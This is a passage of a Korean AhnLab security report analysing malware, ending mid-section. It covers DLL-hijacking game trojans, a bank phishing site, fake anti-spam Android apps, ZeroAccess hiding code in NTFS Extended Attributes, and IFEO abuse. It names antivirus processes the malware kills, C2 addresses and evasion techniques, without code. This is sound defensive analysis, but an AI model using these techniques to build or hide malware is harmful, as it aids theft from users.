안랩에서는 아두스카 부트킷 대한 정확한 진단 및 치료를 위해 별도의 전용 백신을 제작하여 배포했다.

usp10.dll 파일을 이용한 온라인 게임 악성코드

최근 'usp10.dll' 파일을 악용하여 보안 소프트웨어 무력화 기능까지 포함된 온라인 게임 악성코드가 발견되었다. 이번에 발견된 온라인 게임 관련 악성코드는 크게 3가지 부분으로 구분 할 수 있으며, 각각 다음과 같은 기능을 갖고 있다.

– 드로퍼(Dropper) : TeminateProcess를 호출하여 보안 소프트웨어 강제 종료 시도
– usp10.DLL : 로드 후 자신의 부모 프로세스가 보안 소프트웨어 프로세스 중 하나라면 UnmapViewOfSection 또는 ExitProcess 호출
– AVKill 루트킷 : NtOpenProcess와 NtTerminateProcess 후킹 해제하여 보안 프로그램 강제 종료 시도

해당 온라인 게임 관련 악성코드의 드로퍼는 [표 1-5]의 보안 소프트웨어와 시스템 모니터링 툴의 프로세스가 실행 중이면 강제 종료를 시도한다.

알약	AYServiceNT.aye	Alyac ServiceNT Program
	AYAgent.aye	Alyac Agent
	ALYac.aye	Alyac
네이버 백신	nsvmon.npc	Naver Anti-Virus Scan Service
	nvc.npc	Naver Vaccine
	nvcagent.npc	Naver Vaccine Agent
	nsvavsvc.npc	Naver Vaccine Anti-Virus Service
V3	v3lsvc	V3 Light Service
	sgsvc.exe	Ahnlab SiteGuard Service
기타	SystemMon.exe	시스템 모니터링 프로그램
	SkyMon.exe	KingSoft 사 관련 모니터링 프로그램
	pcotp.exe	MOBILIANS 사의 일회용 패스워드 발생 소프트웨어

표 1-5 | 악성코드에 의해 강제 종료되는 보안 폐품 리스트

그리고 윈도우 레지스트리(Registry)를 편집하여 다음과 같은 기능을 활성화 한다.

- '숨김 파일 및 폴더를 표시 안 함' 설정, '알려진 파일 형식의 파일 확장명 숨기기' 설정

이와 함께 2개의 스레드(Thread)를 생성하여 다음의 기능들을 수행한다.

1) usp10.dll 생성

드로퍼는 두 개의 PE 파일을 포함하고 있으며, 첫 번째 스레드는 C 드라이브를 제외한 모든 드라이브의 모든 폴더에 exe 파일이 존재하는지 확인 후 악의적인 'usp10.dll'을 생성한다. 그 후 해당 exe 파일들이 실행되면, 윈도두 시스템 폴더(System32)에 존재하는 정상 DLL 파일 대신 악의적인 'usp10.dll'이 먼저 로드 되게 된다.

2) 다른 악성코드 다운로드 및 정보 유출

두 번째 스레드는 미국에 있는 특정 시스템에서 또 다른 악성코드를 다운로드 및 실행한다. 그리고 미국에 위치한 또 다른 특정 시스템에 감염된 시스템의 MAC 주소와 운영체제 정보를 전송한다.

드로퍼가 생성한 'usp10.dll'은 윈도우 시스템 폴더(System32)에 존재하는 정상 usp10.dll을 로드 후 정상 usp10.dll의 익스포트(Export) 함수들을 리다이렉트(Redirect) 시킨다. 그리고 다른 악성코드의 다운로드 및 실행을 시도하도록 되어있으나, 분석 당시에는 정상적으로 다운로드 되지 않았다. 이와 함께 'UnmapViewOfSection'이나 'ExitProcess'를 호출하여 보안 소프트웨어의 강제 종료를 시도한다.

〈V3 제품군의 진단명〉

Dropper/Win32.OnlineGameHack

Trojan/Win32.OnlineGameHack

Dropper/Win32.OnlineGameHack

〈ASD 2.0 MDP 엔진 진단명〉

Suspicious/MDP.DropMalware

03 악성코드 동향

모바일 악성코드 이슈

NH모바일 웹 피싱사이트

금융권을 대상으로 하는 피싱사이트가 계속해서 발견되고 있는 가운데, NH모바일웹을 위장한 피싱사이트(nongyup.com)가 발견되었다. 이번에 발견된 피싱사이트는 NH모바일웹 사이트(m.nonghyup.com)와 유사한 도메인 주소(nongyup.com)를 사용한다.

그림 1-35 | 농협 피싱 사이트

NH모바일 피싱사이트는 사용자에게 '보안강화 서비스 신청하기'를 클릭하도록 유도해 금융거래에 필요한 개인정보와 출금계좌번호, 출금계좌비밀번호, 자금이체비밀번호를 입력하도록 한다. 사용자가 금융정보를 입력하는 과정에서 이체비밀번호에 영문과 숫자를 조합하여 사용하지 않으면 [그림 1-36]의 오류메시지가 발생한다. 오류메시지의 내용을 살펴보면 적색원과 같은 오타가 발견된다.

그림 1-36 | 농협 피싱 사이트

위의 정보를 입력하면 안심보안카드 번호를 입력 받는 페이지로 이동한다.




그림 1-37 | 농협 피싱 사이트

사용자가 입력한 정보는 아래와 같은 형태로 피싱 사이트로 전송된다.




그림 1-38 | 패킷 캡쳐 화면

모든 정보를 입력한 후에는 '보안강화서비스가 정상적으로 접수되었습니다. 1~2시간 이후부터 정상으로 사용 가능합니다.' 라는 메시지 창이 뜬다.




그림 1-39 | 농협 피싱 사이트

금융권을 타겟으로 피싱과 파밍 공격이 지속적으로 발견되고 있다. 피싱사이트는 보안승급과 관련된 문자를 사용자에게 유포하고 피싱사이트로 접근을 유도하므로 이와 같은 방법으로 피해가 발생하지 않도록 주의가 요구된다.

다음은 스마트폰으로 접속한 정상 NH모바일웹 사이트(m.nonghyup.com)이다.

그림 1-40 | 정상 NH모바일웹 사이트('http://m.nonghyup.com')

방통위 사칭 악성 애플리케이션

방송통신위원회를 사칭해 스팸 문자 차단 애플리케이션을 무료로 배포하는 것처럼 위장한 악성 안드로이드 애플리케이션이 발견되었다. 확인된 스팸 문자는 아래와 같다.

– [방통위]통신사합동 스팸문자 차단어플 백신무료 배포 Play 스토어 어플

'http://bit.ly/QQyLXX' 주소를 클릭해주십시오.

해당 링크를 따라가면 구글 Play 스토어로 접속해 Stech 개발자가 제작한 'Spam Blocker' 애플리케이션을 다운로드하는 페이지로 연결된다. Stech 개발자가 Play 스토어에 등록한 애플리케이션은 'Spam Blocker' 이외에도 'Spam Guard', 'Stop Phishing!!' 이 발견되었다.




그림 1-41 | 구글 Play 스토어에 Stech 개발자로 등록된 애플리케이션

세 개의 애플리케이션 모두 스팸 차단 기능은 포함하지 않고 있으며, 설치 시 스마트폰의 정보를 외부로 유출하는 악의적 기능이 포함되어 있다.

[그림 1-42]는 해당 악성 애플리케이션을 설치한 화면이다.

그림 1-42 | Spam Blocker 아이콘/실행 화면

그림 1-43 | 악성 애플리케이션 권한정보

[그림 1-44]를 보면 애플리케이션의 행위를 추정할 수 있는 퍼미션이 세 개 모두 동일하다.

그림 1-44 | AndroidManifest.xml 정보

Dex 파일의 소스 코드를 확인해보면, 전화번호와 통신망 사업자 정보를 수집하여 특정 서버로 전송하는 코드가 존재한다.




그림 1-45 | 전화번호, 통신망 사업자 정보를 수집하는 코드 중 일부

SMSService 클래스에는 아래와 같은 미리 정의된 번호로 수신될 경우, 해당 SMS를 외부서버(50.18.59.8)로 유출하는 코드가 존재한다.

애플리케이션에 따라 외부서버의 주소는 각기 다르다.

– Spam Guard : 54.243.187.198
– Stop phishing : 50.18.59.185

그림 1-46 | 미리 정의된 SMS 수신번호

위 세 개의 악성 애플리케이션 내부에는 자사의 상징적인 이미지와 통신사(KT, SK), 그리고 골프와 관련된 아이콘이 포함되어 있다. 향후 악성 애플리케이션을 추가 제작하려는 의도가 있었던 것으로 추정된다.

그림 1-47 | 애플리케이션 내부에 포함된 아이콘 이미지 파일

〈V3 mobile 제품군의 진단명〉

Android-Trojan/Chest

04 악성코드 동향

악성코드 분석 특집

패치드(Patched) 형태의 악성코드 변천사

ASEC에서는 그 동안 악성코드에 의해 정상 윈도우(Windows) 시스템 파일을 변조시켜 악의적인 기능을 수행하는 패치드(Patched) 형태의 악성코드에 대한 정보들을 공개했다.

특히 최근 다양한 온라인 게임의 사용자 정보들을 탈취하는 온라인 게임 관련 트로이목마(OnlineGameHack)의 경우 온라인 게임의 메인 실행 프로세스의 주소 공간에 악성코드인 DLL 파일을 안정적으로 실행시키기 위해 윈도우 시스템의 정상 DLL 파일들을 감염 시키는 형태가 자주 발견되고 있다. 이러한 형태의 악성코드들을 일반적으로 '패치드(Patched) 형태의 악성코드'로 부르며, 현재까지 발견된 악성코드에 의해 사용되는 패치드 기법들을 정리하면 다음과 같다.

1. DLL 파일에 악의적인 DLL 파일을 로드하는 코드를 삽입한 후 이 코드로 분기하도록 패치하는 형태

일반적인 패치드 형태로, 지난 3년 전부터 발견되기 시작하였다. 주로 패치의 대상이 되었던 윈도우 정상 DLL들은 imm32.dll, olepro32.dll, dsound.dll이다. 패치가 된 DLL 파일은 [그림 1-48]과 같이 파일의 섹션 끝 부분에 셸코드(Shellcode)가 삽입되어 있다.




그림 1-48 | 정상 파일에 삽입된 패치드 코드

엔트리포인트(EntryPoint)로 변경된 후 콜 패치(Call Patch) 등의 방법으로 삽입된 코드가 실행이 되며 [그림 1-49]와 같이 LoadLibraryA의 호출을 통해 악의적인 DLL 파일이 로드 된다.




그림 1-49 | LoadLibraryA로 로드되는 악성코드 DLL 파일

2. 윈도우 정상 DLL 파일을 악의적인 DLL 파일로 교체 한 뒤, 정상의 Export 함수들을 리다이렉트(Redirect) 시키는 형태

직접적으로 윈도우 정상 DLL 파일을 악의적인 DLL 파일로 교체하는 형태다. 이렇게 정상 DLL 파일을 감염 시키면 원래 정상 DLL 파일의 익스포트(Export) 함수들이 정상적으로 호출이 되어야 하므로, 익스포트 네임 테이블(Export Name Table)에서 이 함수들로 리다이렉트(Redirect)를 시키게 된다. 대상이 되는 윈도우 정상 DLL 파일들은 'ws2help.dll'이나 'wshtcpip.dll' 이다.




그림 1-50 | 리다이렉트되는 익스포트 함수들

3. AppInit_DLL 레지스트리를 이용한 악의적인 DLL 파일 로드

윈도우 정상 DLL 파일들을 직접적으로 감염 시키는 형태는 아니지만, 온라인 게임 프로세스에 악의적인 DLL을 로드하기 위해 'AppInit_DLL' 레지스트리를 이용하는 형태다. 해당 레지스트리에 악의적인 DLL 파일의 파일명이 삽입되면 프로세스가 생성이 될 때, 레지스트리에

등록된 악의적인 DLL 파일이 로드되는 형태다.

4. 온라인 게임 프로세스와 동일한 경로에 윈도우 정상 DLL 파일과 같은 파일명의 악의적인 DLL 파일 생성

전통적인 DLL 인젝션(Injection) 기법 중 하나로, 2012년 상반기에 발견되기 시작하여 최근 자주 발견되고 있는 온라인 게임 관련 악성코드 기법이다. 주요 대상이 되는 윈도우 정상 DLL 파일로는 'usp10.dll'을 들 수 있다.

온라인 게임 관련 트로이목마 드로퍼(Dropper)가 온라인 게임 프로세스와 같은 경로에 악의적인 'usp10.dll' 파일을 생성한다. 이후 온라인 게임 프로세스가 생성이 될 때 윈도우 시스템 폴더(system32)에 존재하는 정상 'usp10.dll' 파일 보다 우선 순위가 높은 'CurrentPath'에 존재하는 악의적인 'usp10.dll'을 먼저 로드하게 된다. 그 후 악의적인 'usp10.dll' 파일이 악의적인 행위를 수행한 뒤에 정상 'usp10.dll'로 로드하여 정상적인 기능도 제공하는 형태로 동작한다.

5. 리다이렉트(Redirect) 대신 LoadLibrary로 직접 정상 DLL 파일을 로드한 뒤, 해당 익스포트(Export) 함수를 호출하는 형태

각각의 익스포트(Export) 함수에서 정상 DLL 파일을 로드한 후, GetProcAddress 함수를 이용해 정상 DLL 파일의 익스포트(Export) 함수 주소를 얻은 후 호출하여 정상적인 기능을 제공한다. 이러한 형태로 각각의 익스포트(Export) 함수들을 분석을 해보면 [그림 1-51]과 같이 백업된 정상 DLL 파일의 파일명인 'ws2helpxp.dll'을 확인할 수 있다.




그림 1-51 | 백업된 정상 ws2helpxp.dll 파일

6. 각각의 익스포트(Export) 함수가 널(Null)로 채워져 있거나, 인코딩(Encoding) 되어 있는 형태

정상 DLL 파일명을 확인하기 어렵도록 하기 위하여 각각의 익스포트(Export) 함수가 [그림 1-52]와 같이 널(Null)로 채워져 있거나 인코딩(Encoding) 되어 있는 형태다.

그림 1-52 | 널로 채워진 익스포트 함수

최근에는 [그림 1-53]과 같이 문자열이 바로 보이지 않게 되어 있기도 하다.




그림 1-53 | 문자열 은닉 형태

윈도우 시스템 정상 DLL 파일들을 변조하는 패치드 형태 악성코드들의 다양한 기법들을 살펴 보았다. 이러한 패치드 형태의 악성코드들이 자주 발견되고 있는 이유는, 온라인 게임 사용자 개인 정보 탈취 하려는 목적으로, 최근에는 보안 소프트웨어를 무력화 하는 기능도 포함되기 시작했다.

특히 몇년 전부터 온라인 게임 관련 악성코드들은 '유저모드(User Mode)'와 '커널 모드(Kernel Mode)'에 걸쳐 다양한 기법들을 이용해 보안 소프트웨어를 무력화하는 시도를 하고 있다. 최근에는 직접 보안 소프트웨어를 공격하기 보다 좀 더 취약하고 방어하기 어려운 윈도우 정상 DLL 파일을 감염시켜 보안 소프트웨어를 무력화하는 방법을 사용하고 있다.

이렇듯 보안 소프트웨어의 발전과 함께, 악성코드 역시 다양한 기법들을 동원해 진단 및 치료를 어렵게 하고 있으며 동시에 직접적으로 보안 소프트웨어를 무력화하기 위한 다양한 기법들을 사용하고 있다.

ZeroAccess로도 알려진 Smiscer 변형

제로엑세스(ZeroAccess)로도 알려진 스미서(Smiscer) 변형은 얼마 전 국내 언론의 "악성코드 '제로액세스', 전 세계 900만대 감염시켜" 기사를 통해 전 세계에 많은 감염 피해를 유발하고 있는 것으로 알려졌다.

ASEC에서는 9월 초에 발견된 스미서의 변형에 대한 상세한 분석을 통해 이 번에 발견된 스미서 변형이 어떠한 방식으로 동작하는지 확인했다.

우선 스미서 변형의 감염 기법을 이해하기 위해서는 EA(Extended Attributes)에 대한 이해가 선행되어야 한다.

EA(Extended Attributes)는 HPFS(High Performance File System)에 있는 기능을 NTFS에서 구현해 놓은 것을 말하며, 파일의 추가적인 속성을 'Name=Value' 처럼 환경 변수 형태로 파일에 붙이는 것을 뜻한다.

윈도우 시스템의 EA는 'ZwSetEaFile' 과 'ZwQueryEaFile' 두 개의 API로 해당 값들을 Set 또는 Query 할 수 있게 되며 'FILE_FULL_EA_INFORMATION' 이라는 구조체의 링크드 리스트(Linked List)다. 'EaValueLength' 는 2 Byte 변수로 최대 64K 바이트(Byte)까지 값을 쓸 수 있다.




그림 1-54 | 윈도우 시스템의 EA(Extended Attributes) 구조

[그림 1-54]와 같은 구조체가 [그림 1-55]의 형태로 파일마다 확장 속성이 부여 될 수 있다. 예전에 ADS(Alternate Data Steam)에 데이터(Data)를 숨겨 놓았던 것처럼 여기에도 악성코드의 코드 혹은 데이터를 저장 할 수 있는 익스플로잇(Exploit)이 존재하며 이 번에 발견된 스미서 제작자 역시 이를 이용하였다.




그림 1-55 | 윈도우 시스템에서 파일 쓰기

이 번에 발견된 스미서 변형은 다음과 같은 기능들을 가지고 있다.

1. 윈도우(Windows) 보안 프로세스들의 스레드(Thread) 중지

스미서 변형에 감염 되면 [표 1-6]의 윈도우 시스템의 보안 프로세스들의 스레드(Thread)를 중지한다.

Process Name	Description
Wscntfy.exe	Microsoft Security Center
MSASCui.exe	Process used by Windows Defender
MpCmdRun.exe	Microsoft Windows Defender Antispyware
NisSrv.exe	Microsoft Network Inspection System
Mssecces.exe	Microsoft Security Essentials

AhnLab

표 1-6 | 스미서의 강제 종료 대상 프로세스

2. Explorer.exe에 코드 삽입

1. 윈도우 시스템 정상 시스템 파일인 'explorer.exe' 에 0x430 Byte의 코드를 삽입하고 이를 실행 시킨다. 이때 스레드(Thread)를 새로 생성하지 않고 explorer.exe의 스레드(Thread) 중에서 'WaitReason' 이 DelayExecution인 스레드(Thread)를 찾아 이 스레드(Thread)가 삽입된 코드를 수행하게끔 Context에서 EIP를 변조한다.

2. 삽입된 코드는 Explorer.exe 프로세스에 로드된 ActionCenter와 Wscntfy 모듈을 언로드 시키는 기능을 수행한다.

3. 페이로드(Payload)에 의한 DLL 파일 생성

1. 윈도우 시스템의 아래 경로에 접근 및 특정 파일들을 생성한다.

– '₩??₩C:₩Documents and Settings₩〈User Name〉₩Local Settings₩Applicatuin Data₩{043A.....}₩'

4. 윈도우(Windows) 보안 무력화를 위한 스레드(Thread) 생성

스미서는 윈도우에 포함되어 있는 보안 기능들을 무력화 시키는데 사용되는 스레드(Thread)를 하나 생성한다.

– 특정 서비스들 제거

MsMpSvc, windefend, SharedAccess, iphlpSvc, wscsvc, mpssvc, bfe

– 특정 프로세스 강제 종료

wscntfy.exe, MSASUci.exe, MpCmdRun.exe, NisSrv.exe, msseces.exe

5. CMD 프로세스를 생성하여 코드 삽입

스미서는 CMD 프로세스를 생성하여, 해당 프로세스의 스택(Stack)에 데이터를 삽입한다. 아래와 같은 특정 API들의 파라미터를 차례로 스택(Stack)에 넣어 별도의 코드 없이 API 만으로 스미서 자신의 프로세스가 종료된 이후에는 Cmd가 자신 파일을 삭제 할 수 있게끔 조작한다.

– ZwClose –〉 ZwDelayExecution –〉 ZwSetInformation –〉 ZwClose

6. 외부 네트워크에 존재하는 시스템으로 접속 시도

스미서에 감염 된 시스템은 외부 네트워크에 있는 'promos.fling.com' 도메인을 가진 시스템에 역 접속하여 감염 시스템의 운영체제 정보 및 스미서의 동작 진행 상황들을 전송한다.

7. 자신의 복제본 및 허위 InstallFlashPlayer 생성

스미서는 자신의 복제본을 DLL 파일의 속성만 부여한 후에 'msimg32.dll' 이라는 파일 명으로 생성 한다. 이후 Explorer.exe 프로세스에 의해 로드되며 허위 InstallFlashPlayer 를 생성한다.

8. ExitProcess의 후킹(Hooknig)

스미서는 수집된 정보들을 제작자에게 전송하기 전에 프로세스가 강제로 종료 되는 것을 막기 위해 ExitProcess를 후킹한다.

9. Services.exe를 감염

스미서가 EA(Extended Attributes)를 이용하는 부분은 Services.exe를 감염 시킬 때로 Services.exe의 중간에 0x300 바이트(Byte)를 자신의 코드로 덮어 쓴다. 여기서 덮어 쓰여진 코드는 자신 파일(Services.exe)에서 스미서 드로퍼(Dropper)가 생성해 놓은 EA(Extended Attributes) 데이터를 읽는 역할을 수행한다. 이 EA(Extended Attributes) 데이터에는 페이로드(Payload)를 수행하는 코드와 패치(Patch)한 0x300 바이트(Byte)의 원본 코드를 포함하고 있다.

따라서 정확한 치료를 위해서는 EA(Extended Attributes)를 읽어 이 0x300 바이트(Byte)를 찾아 원래 위치로 복구 해주어야 한다. [그림 1-56]은 이 부분의 동작에 대한 간단한 도식이다.




그림 1-56 | 스미서에 의한 services.exe 감염과 동작 구조

앞서 언급한 바와 같이 제로엑세스(ZeroAccess)로도 알려진 스미서(Smiscer) 변형은 윈도우 시스템에 존재하는 정상 파일인 'services.exe' 를 감염 및 외부에 존재하는 시스템에 접속하여 제작자가 내리는 악의적인 명령들을 수행하게 된다. 그리고 EA(Extended Attributes)를 이용함으로써 치료가 어렵도록 제작되어 있다. 안랩에서는 스미서 변형에 대한 정확한 진단 및 치료를 위해 Win-Trojan/Smiscer 전용 백신을 제작하여 배포하고 있다.

IFEO 를 이용하는 악성코드

온라인 게임핵 악성코드들은 백신제품을 무력화 시키기 위해 많은 방법을 사용하고 있다. 그 중 하나로, 백신제품의 무력화는 것은 아니지만 실행을 방해하기 위해 악성코드들은 IFEO(Image File Execution Options) 를 이용한다.

IFEO(Image File Execution Options) 의 원래 목적은 Debugging 등의 용도로 사용하기 위한 기능이다. 좀더 자세하게 살펴보면, 일반적으로 윈도우에서 프로세스를 시작시키는 CreateProcess 함수는 실행파일의 이미지를 먼저 찾은 후 아래 IFEO 레지스트리에 경로를 확인한다. 확인 후, 서브키 값 중에 실행파일의 이미지와 IFEO에 등록된 실행파일 이미지가 같은 경우, 해당 키 값의 디버거의 이미지로 교체하고 다시 실행했던 실행파일의 이미지를 찾는다. 이런 특징을 이용하면 서비스를 디버깅할 때, 서비스가 처음 시작되는 시점에 디버거를 붙일 수 있다.

[레지스트리 경로]

- 'HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩WindowsNT₩CurrentVersion₩Image File Execution Options'

이는 간단한 테스트를 통해 쉽게 파악할 수 있다. [그림 1-57]은 IFEO 레지스트리 경로에 notepad.exe 를 등록한 화면으로 이와 같이 등록을 해놓으면 노트패드가 실행이 되지 않는 것을 확인할 수 있다.




그림 1-57 | 노트패드가 실행되지 않도록 값 설정

실제 악성코드에서도 [그림 1-58]과 같이 레지스트리 값을 변경하여 백신제품의 실행을 방해하는 사례들이 있다.

그림 1-58 | V3가 실행되지 못하도록 설정된 레지스트리

위와 같이 레지스트리 값이 변경되어 정상적인 프로그램을 사용할 수 없을 때 레지스트리 값을 수동으로 삭제해도 된다. 하지만 'RegFix Tool' 을 이용한 해결방법을 권장한다.

[RegFix Tool]

- 다운로드 URL : 'http://www.ahnlab.com/kr/site/download/vacc/vaccView.do?seq=83'

참고로 RegFix Tool 은 '관리자 권한' 으로 실행 해야하며 실행 후 [그림 1-59]와 같은 '치료성공' 또는 '실패' 메시지만 출력된다.




그림 1-59 | 치료완료 화면

해당 프로그램은 IFEO 의 값 치료뿐 아니라, 다음과 같은 경우에도 사용할 수 있다.

- taskmgr 사용금지 해제
- regedit 사용금지 해제
- 폴더 옵션변경 사용금지 해제 – 시작 –> 실행 사용금지 해제
- CMD 사용금지 옵션 해제
- 시스템 복원 설정 변경 금지 해제 – 시스템 복원 사용 금지 해제




그림 1-60 | 치료된 레지스트리

Bootkit Story Part 1. 모체를 찾아라!

'mgr.exe(Backdoor/Win32.Nbdd)' 의 재감염 증상은 Bootkit에 의해서 발생한다. Bootkit은 감염된 PC의 MBR(Master Boot Record, OS 부팅에 필요한 정보들이 저장) 영역을 변조, 부팅할 때마다 OS가 악성코드를 생성하게 하므로 재감염 증상이 발생하게 된다.

감염된 PC의 MBR영역을 변조하여 mgr.exe를 지속적으로 생성하는 모체의 기능은 5가지로 요약해 볼 수 있다.

1. 보안제품을 무력화하는 Thread 생성
2. 온라인 게임핵 다운로드
3. MBR(Master Boot Record)변조
4. 드라이버 생성 및 실행
5. 감염된 PC의 정보전송

1. 보안제품을 무력화하는 Thread 생성

